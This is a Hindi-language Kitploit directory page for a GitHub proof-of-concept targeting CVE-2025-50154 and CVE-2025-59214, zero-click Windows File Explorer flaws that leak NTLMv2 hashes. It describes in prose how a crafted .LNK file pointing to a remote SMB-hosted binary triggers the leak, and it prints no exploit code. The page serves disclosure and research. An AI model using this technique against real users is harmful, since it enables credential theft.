

Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-50154 — CVE-2025-50154 और CVE-2025-59214 के लिए POCs, विंडोज़ फ़ाइल एक्सप्लोरर में ज़ीरो-डे कमज़ोरियाँ, जो उपयोगकर्ता सहभागिता के बिना NTLMv2-SSP का खुलासा करती हैं। यह CVE-2025-24054 सुरक्षा पैच के लिए एक बायपास है। | Kitploit
उपकरण/GitHubGitHub/rubenformation/cve-2025-50154
भेद्यता विश्लेषणशोषणपार्श्व आंदोलनलर्निंग और शिक्षा
GitHubrubenformation/cve-2025-50154

CVE-2025-50154

CVE-2025-50154 और CVE-2025-59214 के लिए POCs, विंडोज़ फ़ाइल एक्सप्लोरर में ज़ीरो-डे कमज़ोरियाँ, जो उपयोगकर्ता सहभागिता के बिना NTLMv2-SSP का खुलासा करती हैं। यह CVE-2025-24054 सुरक्षा पैच के लिए एक बायपास है।

रिपॉजिटरी देखें
वेबसाइट
5515901 साल पहलेKitploit द्वारा समीक्षित
साझा करें

CVE-2025-50154, CVE-2025-59214

विंडोज़ फ़ाइल एक्सप्लोरर ज़ीरो क्लिक NTLMv2-SSP हैश प्रकटीकरण

द्वारा Ruben Enkaoua और Cymulate

पहला ब्लॉग: ज़ीरो क्लिक, एक NTLM: माइक्रोसॉफ्ट सुरक्षा पैच बाइपास (CVE-2025-50154)

दूसरा ब्लॉग: दो बार पैच किया गया, फिर भी बाइपास: नया NTLM लीक (CVE-2025-50154 पैच बाइपास)

विवरण


जबकि माइक्रोसॉफ्ट ने एक आइकन-आधारित NTLM हैश प्रकटीकरण भेद्यता को संबोधित करते हुए एक सुरक्षा अद्यतन जारी किया, मैंने एक बाइपास खोजा जो अभी भी एक हमलावर को उपयोगकर्ता की सहभागिता के बिना NTLMv2-SSP हैश प्राप्त करने की अनुमति देता है।

मूल भेद्यता, जिसे हाल ही में पैच किया गया था, एक 0-क्लिक NTLM हैश प्रकटीकरण था जो तब ट्रिगर हुआ जब explorer.exe ने .LNK शॉर्टकट फ़ाइल का आइकन प्रस्तुत किया जिसका आइकन एक दूरस्थ SMB सर्वर पर होस्ट किया गया था।
पैच के बाद, explorer.exe अब दूरस्थ SMB पथों से आइकन लोड नहीं करता है, जिससे NTLM हैश का स्वचालित प्रकटीकरण रुक जाता है।

अद्यतन: CVE-2025-50154 के लिए पैच बिल्कुल काम नहीं आया। हमने इसकी सूचना दी, और भेद्यता के लिए एक नया CVE निर्दिष्ट किया गया: CVE-2025-59214। POC दोनों CVE के लिए प्रासंगिक है।

इस प्रकार एक .LNK फ़ाइल तैयार करके:

  • shell32.dll से डिफ़ॉल्ट आइकन
  • दूरस्थ SMB-होस्टेड बाइनरी फ़ाइल की ओर संकेत करने वाला लक्ष्य पथ

explorer.exe प्रक्रिया अभी भी अपने RT_GROUP_ICON और RT_ICON संसाधनों से PE आइकन निकालने के लिए दूरस्थ फ़ाइल को लाएगी।
